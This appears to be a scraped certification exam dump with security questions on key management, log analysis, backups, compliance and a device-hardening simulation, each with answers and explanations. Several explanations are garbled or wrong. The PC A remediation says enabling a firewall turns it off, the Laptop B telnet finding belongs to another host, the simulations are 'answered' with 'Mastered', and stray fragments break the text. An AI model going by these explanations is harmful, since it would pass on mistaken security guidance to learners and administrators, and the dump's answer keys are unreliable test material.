
NEW QUESTION 14

DRAG DROP

An organization is planning for disaster recovery and continuity of operations. INSTRUCTIONS



Review the following scenarios and instructions. Match each relevant finding to the affected host.
 After associating scenario 3 with the appropriate host(s), click the host to select the appropriate corrective action for that finding.
 Each finding may be used more than once.
 If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

A natural disaster may disrupt operations at Site A, which would then cause unreliable Internet connectivity at Site B due to route flapping.

Corrective Action

Modify the BGP configuration

NEW QUESTION 18

Developers have been creating and managing cryptographic material on their personal laptops for use in production environment. A security engineer needs to initiate a more secure process. Which of the following is the best strategy for the engineer to use?

- A. Disabling the BIOS and moving to UEFI
- B. Managing secrets on the vTPM hardware
- C. Employing shielding to prevent LMI
- D. Managing key material on a HSM

Answer: D

Explanation:

The best strategy for securely managing cryptographic material is to use a Hardware Security Module (HSM). Here's why:
 ? Security and Integrity: HSMs are specialized hardware devices designed to protect and manage digital keys. They provide high levels of physical and logical security, ensuring that cryptographic material is well protected against tampering and unauthorized access.
 ? Centralized Key Management: Using HSMs allows for centralized management of cryptographic keys, reducing the risks associated with decentralized and potentially insecure key storage practices, such as on personal laptops.

? Compliance and Best Practices: HSMs comply with various industry standards and regulations (such as FIPS 140-2) for secure key management. This ensures that the organization adheres to best practices and meets compliance requirements.

? References:

NEW QUESTION 20

A security analyst is reviewing the following authentication logs:

Date	Time	Computer	Account	Log-in success?
12/15	8:01:23AM	VM01	User1	No
12/15	8:01:23AM	VM01	User1	No
12/15	8:01:23AM	VM08	User8	No
12/15	8:01:23AM	VM01	User1	No
12/15	8:01:23AM	VM01	User1	No
12/15	8:01:23AM	VM12	User12	Yes
12/15	8:01:23AM	VM01	User1	Yes
12/15	8:01:23AM	VM01	User2	No
12/15	8:01:24AM	VM01	User2	No
12/15	8:01:24AM	VM01	User2	No
12/15	8:01:25AM	VM01	User2	No
12/15	8:01:25AM	VM08	User8	Yes

Which of the following should the analyst do first?

- A. Disable User2's account
- B. Disable User12's account
- C. Disable User8's account
- D. Disable User1's account

Answer: D

Explanation:

Based on the provided authentication logs, we observe that User1's account experienced multiple failed login attempts within a very short time span (at 8:01:23 AM on 12/15). This pattern indicates a potential brute-force attack or an attempt to gain unauthorized access. Here's a breakdown of why disabling User1's account is the appropriate first step:

? Failed Login Attempts: The logs show that User1 had four consecutive failed login attempts:

? Security Protocols and Best Practices: According to CompTIA Security+ guidelines, multiple failed login attempts within a short timeframe should trigger an immediate response to prevent further potential unauthorized access attempts. This typically involves temporarily disabling the account to stop ongoing brute-force attacks.

? Account Lockout Policy: Implementing an account lockout policy is a standard practice to thwart brute-force attacks. Disabling User1's account will align with these best practices and prevent further failed attempts, which might lead to successful unauthorized access if not addressed.

? References:

By addressing User1's account first, we effectively mitigate the immediate threat of a brute-force attack, ensuring that further investigation can be conducted without the risk of unauthorized access continuing during the investigation period.

NEW QUESTION 22

An organization that performs real-time financial processing is implementing a new backup solution. Given the following business requirements?

- * The backup solution must reduce the risk for potential backup compromise
- * The backup solution must be resilient to a ransomware attack.
- * The time to restore from backups is less important than the backup data integrity
- * Multiple copies of production data must be maintained

Which of the following backup strategies best meets these requirements?

- A. Creating a secondary, immutable storage array and updating it with live data on a continuous basis
- B. Utilizing two connected storage arrays and ensuring the arrays constantly sync
- C. Enabling remote journaling on the databases to ensure real-time transactions are mirrored
- D. Setting up antitempering on the databases to ensure data cannot be changed unintentionally

Answer: A

Explanation:

? A. Creating a secondary, immutable storage array and updating it with live data on a continuous basis: An immutable storage array ensures that data, once written, cannot be altered or deleted. This greatly reduces the risk of backup compromise.

and provides resilience against ransomware attacks, as the ransomware cannot modify or delete the backup data. Maintaining multiple copies of production data with an immutable storage solution ensures data integrity and compliance with the requirement for multiple copies.

Other options:

? B. Utilizing two connected storage arrays and ensuring the arrays constantly sync: While this ensures data redundancy, it does not provide protection against ransomware attacks, as both arrays could be compromised simultaneously.

? C. Enabling remote journaling on the databases: This ensures real-time transaction mirroring but does not address the requirement for reducing the risk of backup compromise or resilience to ransomware.

? D. Setting up anti-tampering on the databases: While this helps ensure data integrity, it does not provide a comprehensive backup solution that meets all the specified requirements.

References:

? CompTIA Security+ Study Guide

? NIST SP 800-209, "Security Guidelines for Storage Infrastructure"

? "Immutable Backup Architecture" by Veeam

NEW QUESTION 26

A compliance officer is reviewing the data sovereignty laws in several countries where the organization has no presence. Which of the following is the most likely reason for reviewing these laws?

A. The organization is performing due diligence of potential tax issues.

B. The organization has been subject to legal proceedings in countries where it has a presence.

C. The organization is concerned with new regulatory enforcement in other countries.

D. The organization has suffered brand reputation damage from incorrect media coverage.

Answer: C

Explanation:

Reviewing data sovereignty laws in countries where the organization has no presence is likely due to concerns about regulatory enforcement. Data sovereignty laws dictate how data can be stored, processed, and transferred across borders. Understanding these laws is crucial for compliance, especially if the organization handles data that may be subject to foreign regulations.

? A. The organization is performing due diligence of potential tax issues: This is less likely as tax issues are generally not directly related to data sovereignty laws.

? B. The organization has been subject to legal proceedings in countries where it has a presence: While possible, this does not explain the focus on countries where the organization has no presence.

? C. The organization is concerned with new regulatory enforcement in other countries: This is the most likely reason. New regulations could impact the organization's operations, especially if they involve data transfers or processing data from these countries.

? D. The organization has suffered brand reputation damage from incorrect media coverage: This is less relevant to the need for reviewing data sovereignty laws.

References:

? CompTIA Security+ Study Guide

? GDPR and other global data protection regulations

? "Data Sovereignty: The Future of Data Protection?" by Mark Burdon

NEW QUESTION 31

SIMULATION


A security engineer needs to review the configurations of several devices on the network to meet the following requirements:

- The PostgreSQL server must only allow connectivity in the 10.1.2.0/24 subnet.
- The SSH daemon on the database server must be configured to listen to port 4022.
- The SSH daemon must only accept connections from a single workstation.
- All host-based firewalls must be disabled on all workstations.
- All devices must have the latest updates from within the past eight days.
- All HDDs must be configured to secure data at rest.
- Cleartext services are not allowed.
- All devices must be hardened when possible.

Instructions:

Click on the various workstations and network devices to review the posture assessment results. Remediate any possible issues or indicate that no issue is found.

Click on Server A to review output data. Select commands in the appropriate tab to remediate connectivity problems to the PostgreSQL DATABASE VIA ssh



WAP A

WAP A		
Finding	Status	Remediation
Firmware	Updated 5 days ago	<input checked="" type="checkbox"/> No issue
Top 5 used ports	22, 80, 443, 123, 53	<input type="checkbox"/> Patch management
SSID broadcast	Disabled	<input type="checkbox"/> Update endpoint protection
Default admin account	Default password has been changed	<input type="checkbox"/> Enabled disk encryption
HTTP server	Disabled	<input type="checkbox"/> Enable port security on network device
		<input type="checkbox"/> Enable password complexity
		<input type="checkbox"/> Enable host-based firewall to block all traffic
		<input type="checkbox"/> Antivirus scan
		<input type="checkbox"/> Change default administrative password
		<input type="checkbox"/> Disable unneeded services
		<input type="checkbox"/> Enable all connectivity settings

PC A

PC A		
OS updates	Updated 2 days ago, last checked 5:08 a.m.	<input checked="" type="checkbox"/> No issue
Endpoint protection	Last checked 6:11 a.m.	<input type="checkbox"/> Patch management
Browser version	91.2.5 (7/31/2023)	<input type="checkbox"/> Update endpoint protection
Disk encryption	Enabled	<input type="checkbox"/> Enabled disk encryption
Password complexity	Enabled	<input type="checkbox"/> Enable port security on network device
Host-based firewall	Disabled	<input type="checkbox"/> Enable password complexity
CPU & memory usage	Normal	<input type="checkbox"/> Enable host-based firewall to block all traffic
Screensaver	Enabled	<input type="checkbox"/> Antivirus scan
Top 5 used ports	22, 80, 443, 389, 53	<input type="checkbox"/> Change default administrative password
Wireless	Disabled	<input type="checkbox"/> Disable unneeded services
		<input type="checkbox"/> Enable all connectivity settings

Laptop A

Laptop A		
OS updates	Updated 3 days ago, last checked 6:08 a.m.	<input checked="" type="checkbox"/> No issue
Endpoint protection	Last checked in 6:13 a.m.	<input type="checkbox"/> Patch management
Browser version	91.2.5 (7/31/2023)	<input type="checkbox"/> Update endpoint protection
Disk encryption	Enabled	<input type="checkbox"/> Enabled disk encryption
Password complexity	Enabled	<input type="checkbox"/> Enable port security on network device
Host-based firewall	Disabled	<input type="checkbox"/> Enable password complexity
CPU & memory usage	Medium	<input type="checkbox"/> Enable host-based firewall to block all traffic
Screensaver	Enabled	<input type="checkbox"/> Antivirus scan
Top 5 used ports	22, 80, 443, 389, 53	<input type="checkbox"/> Change default administrative password
Wireless	Enabled	<input type="checkbox"/> Disable unneeded services
		<input type="checkbox"/> Enable all connectivity settings

Switch A

✕

Switch A

Firmware	Updated 7 days ago	<input checked="" type="checkbox"/> No issue
Top 5 used ports	22, 80, 443, 123, 53	<input type="checkbox"/> Patch management
Interfaces disabled (out of 12)	4	<input type="checkbox"/> Update endpoint protection
Default admin account	Default password has not been changed	<input type="checkbox"/> Enabled disk encryption
HTTP server	Disabled	<input type="checkbox"/> Enable port security on network device
		<input type="checkbox"/> Enable password complexity
		<input type="checkbox"/> Enable host-based firewall to block all traffic
		<input type="checkbox"/> Antivirus scan
		<input type="checkbox"/> Change default administrative password
		<input type="checkbox"/> Disable unneeded services
		<input type="checkbox"/> Enable all connectivity settings

Switch B:

Switch B ✕

Firmware	Updated 7 days ago	<input checked="" type="checkbox"/> No issue
Top 5 used ports	22, 80, 443, 123, 53	<input type="checkbox"/> Patch management
Interfaces disabled (out of 6)	1	<input type="checkbox"/> Update endpoint protection
Default admin account	Default password has been changed	<input type="checkbox"/> Enabled disk encryption
HTTP server	Disabled	<input type="checkbox"/> Enable port security on network device
		<input type="checkbox"/> Enable password complexity
		<input type="checkbox"/> Enable host-based firewall to block all traffic
		<input type="checkbox"/> Antivirus scan
		<input type="checkbox"/> Change default administrative password
		<input type="checkbox"/> Disable unneeded services
		<input type="checkbox"/> Enable all connectivity settings

Laptop B

Laptop B ✕

OS updates	Updated 3 days ago, last checked 8:08 a.m.	<input checked="" type="checkbox"/> No issue
Endpoint protection	Last checked in 8:11 a.m.	<input type="checkbox"/> Patch management
Browser version	81.2.5 (7/31/2023)	<input type="checkbox"/> Update endpoint protection
Disk encryption	Disabled	<input type="checkbox"/> Enabled disk encryption
Password Complexity	Enabled	<input type="checkbox"/> Enable port security on network device
Host-based firewall	Disabled	<input type="checkbox"/> Enable password complexity
CPU & memory usage	Normal	<input type="checkbox"/> Enable host-based firewall to block all traffic
Screensaver	Enabled	<input type="checkbox"/> Antivirus scan
Top 5 used ports	22, 80, 443, 8080, 53	<input type="checkbox"/> Change default administrative password
Wireless	Enabled	<input type="checkbox"/> Disable unneeded services
		<input type="checkbox"/> Enable all connectivity settings

PC B

PC B		
OS updates	Updated 2 days ago, last checked 5:10 a.m.	<input checked="" type="checkbox"/> No issue
Endpoint protection	Last checked in 6:13 a.m.	<input type="checkbox"/> Patch management
Browser version	91.2.5 (7/31/2023)	<input type="checkbox"/> Update endpoint protection
Disk encryption	Enabled	<input type="checkbox"/> Enabled disk encryption
Password complexity	Enabled	<input type="checkbox"/> Enable port security on network device
Host-based firewall	Disabled	<input type="checkbox"/> Enable password complexity
CPU & memory usage	Medium	<input type="checkbox"/> Enable host-based firewall to block all traffic
Screensaver	Enabled	<input type="checkbox"/> Antivirus scan
Top 5 used ports	22, 80, 443, 389, 53	<input type="checkbox"/> Change default administrative password
Wireless	Disabled	<input type="checkbox"/> Disable unneeded services
		<input type="checkbox"/> Enable all connectivity settings

PC C

PC C		
OS updates	Updated 22 days ago	<input checked="" type="checkbox"/> No issue
Endpoint protection	Last checked 6:19 a.m.	<input type="checkbox"/> Patch management
Browser version	91.2.5 (7/18/2022)	<input type="checkbox"/> Update endpoint protection
Disk encryption	Enabled	<input type="checkbox"/> Enabled disk encryption
Password complexity	Enabled	<input type="checkbox"/> Enable port security on network device
Host-based firewall	Disabled	<input type="checkbox"/> Enable password complexity
CPU & memory usage	High	<input type="checkbox"/> Enable host-based firewall to block all traffic
Screensaver	Enabled	<input type="checkbox"/> Antivirus scan
Top 5 used ports	22, 80, 443, 23, 53	<input type="checkbox"/> Change default administrative password
Wireless	Disabled	<input type="checkbox"/> Disable unneeded services
		<input type="checkbox"/> Enable all connectivity settings

Server A

Server A



Nmap

IP Tables

```
Nmap scan report for psql-srvr.acme.com
Host is up, received arp-response (0.00040s latency).
...
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4
80/tcp    closed http
443/tcp   closed ssl/http
1433/tcp  closed mssql
5432/tcp  closed postgresql
...
```

1 2 3 4

```
iptables -R INPUT 1 -p tcp -s 10.1.2.25/32 --sport 4022 -j ACCEPT
iptables -D OUTPUT 1
iptables -A OUTPUT -p udp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

1 2 3 4

```
iptables -R INPUT 1 -p tcp -s 10.1.2.0/24 --dport 4022 -j ACCEPT
iptables -D OUTPUT 2
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

1 2 3 4

```
iptables -R OUTPUT 1 -p tcp -s 10.1.2.25/32 --sport 4022 -j ACCEPT
iptables -F OUTPUT
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

1 2 3 4

```
iptables -R INPUT 1 -p tcp -s 10.1.2.25/32 --dport 4022 -j ACCEPT
iptables -D OUTPUT 1
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT
```

```

Nmap IP Tables
#iptables --list --verbose

Chain INPUT (policy DROP 5 packets, 341 bytes)

pkts bytes target prot opt in out source destination
0 0 ACCEPT tcp -- any any anywhere anywhere tcp spts:login:65535 dpt:ssh state NEW,ESTABLISHED
1 28 DROP all -- any any anywhere anywhere

Chain FORWARD (policy DROP 0 packets, 0 bytes)

```

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

WAP A: No issue found. The WAP A is configured correctly and meets the requirements. PC A = Enable host-based firewall to block all traffic
 This option will turn off the host-based firewall and allow all traffic to pass through. This will comply with the requirement and also improve the connectivity of PC A to other devices on the network. However, this option will also reduce the security of PC A and make it more vulnerable to attacks. Therefore, it is recommended to use other security measures, such as antivirus, encryption, and password complexity, to protect PC A from potential threats.

Laptop A: Patch management

This option will install the updates that are available for Laptop A and ensure that it has the most recent security patches and bug fixes. This will comply with the requirement and also improve the performance and stability of Laptop A. However, this option may also require a reboot of Laptop A and some downtime during the update process. Therefore, it is recommended to backup any important data and close any open applications before applying the updates.

Switch A: No issue found. The Switch A is configured correctly and meets the requirements.

Switch B: No issue found. The Switch B is configured correctly and meets the requirements.

Laptop B: Disable unneeded services

This option will stop and disable the telnet service that is using port 23 on Laptop B. Telnet

is a cleartext service that transmits data in plain text over the network, which exposes it to eavesdropping, interception, and modification by attackers. By disabling the telnet service, you will comply with the requirement and also improve the security of Laptop B. However, this option may also affect the functionality of Laptop B if it needs to use telnet for remote administration or other purposes. Therefore, it is recommended to use a secure alternative to telnet, such as SSH or HTTPS, that encrypts the data in transit.

PC B: Enable disk encryption

This option will encrypt the HDD of PC B using a tool such as BitLocker or VeraCrypt. Disk encryption is a technique that protects data at rest by converting it into an unreadable format that can only be decrypted with a valid key or password. By enabling disk encryption, you will comply with the requirement and also improve the confidentiality and integrity of PC B's data. However, this option may also affect the performance and usability of PC B, as it requires additional processing time and user authentication to access the encrypted data. Therefore, it is recommended to backup any important data and choose a strong key or password before encrypting the disk.

PC C: Disable unneeded services

This option will stop and disable the SSH daemon that is using port 22 on PC C. SSH is a secure service that allows remote access and command execution over an encrypted channel. However, port 22 is the default and well-known port for SSH, which makes it a common target for brute-force attacks and port scanning. By disabling the SSH daemon on port 22, you will comply with the requirement and also improve the security of PC C. However, this option may also affect the functionality of PC C if it needs to use SSH for remote administration or other purposes. Therefore, it is recommended to enable the SSH daemon on a different port, such as 4022, by editing the configuration file using the following command:

sudo nano /etc/ssh/sshd_config Server A. Need to select the following:

white screen with white text

```

1 2 3 4
iptables -R INPUT 1 -p tcp -s 10.1.2.0/24 --dport 4022 -j ACCEPT
iptables -D OUTPUT 2
iptables -A OUTPUT -p tcp -d 0/0 -s 10.1.2.0/24 --sport 5432 -m state --state ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp -d 0/0 -s 10.1.2.0/24 --dport 5432 -m state --state NEW,ESTABLISHED -j ACCEPT

```

NEW QUESTION 32

A company receives reports about misconfigurations and vulnerabilities in a third-party hardware device that is part of its released products. Which of the following solutions is the best way for the company to identify possible issues at an earlier stage?

- A. Performing vulnerability tests on each device delivered by the providers
- B. Performing regular red-team exercises on the vendor production line
- C. Implementing a monitoring process for the integration between the application and the vendor appliance
- D. Implementing a proper supply chain risk management program

Answer: D

Explanation:

Addressing misconfigurations and vulnerabilities in third-party hardware requires a comprehensive approach to manage risks throughout the supply chain. Implementing a proper supply chain risk management (SCRM) program is the most effective solution as it encompasses the following:

- ? Holistic Approach: SCRM considers the entire lifecycle of the product, from initial design through to delivery and deployment. This ensures that risks are identified and managed at every stage.
 - ? Vendor Management: It includes thorough vetting of suppliers and ongoing assessments of their security practices, which can identify and mitigate vulnerabilities early.
 - ? Regular Audits and Assessments: A robust SCRM program involves regular audits and assessments, both internally and with suppliers, to ensure compliance with security standards and best practices.
 - ? Collaboration and Communication: Ensures that there is effective communication and collaboration between the company and its suppliers, leading to faster identification and resolution of issues.
- Other options, while beneficial, do not provide the same comprehensive risk management:
- ? A. Performing vulnerability tests on each device delivered by the providers: While useful, this is reactive and only addresses issues after they have been delivered.
 - ? B. Performing regular red-team exercises on the vendor production line: This can identify vulnerabilities but is not as comprehensive as a full SCRM program.
 - ? C. Implementing a monitoring process for the integration between the application and the vendor appliance: This is important but only covers the integration phase, not the entire supply chain.

References:

- ? CompTIA SecurityX Study Guide
- ? NIST Special Publication 800-161, "Supply Chain Risk Management Practices for Federal Information Systems and Organizations"
- ? ISO/IEC 27036-1:2014, "Information technology — Security techniques — Information security for supplier relationships"

NEW QUESTION 36

A systems administrator wants to introduce a newly released feature for an internal application. The administrator does not want to test the feature in the production environment. Which of the following locations is the best place to test the new feature?

- A. Staging environment
- B. Testing environment
- C. CI/CO pipeline
- D. Development environment

Answer: A

Explanation:

The best location to test a newly released feature for an internal application, without affecting the production environment, is the staging environment. Here's a detailed Explanation

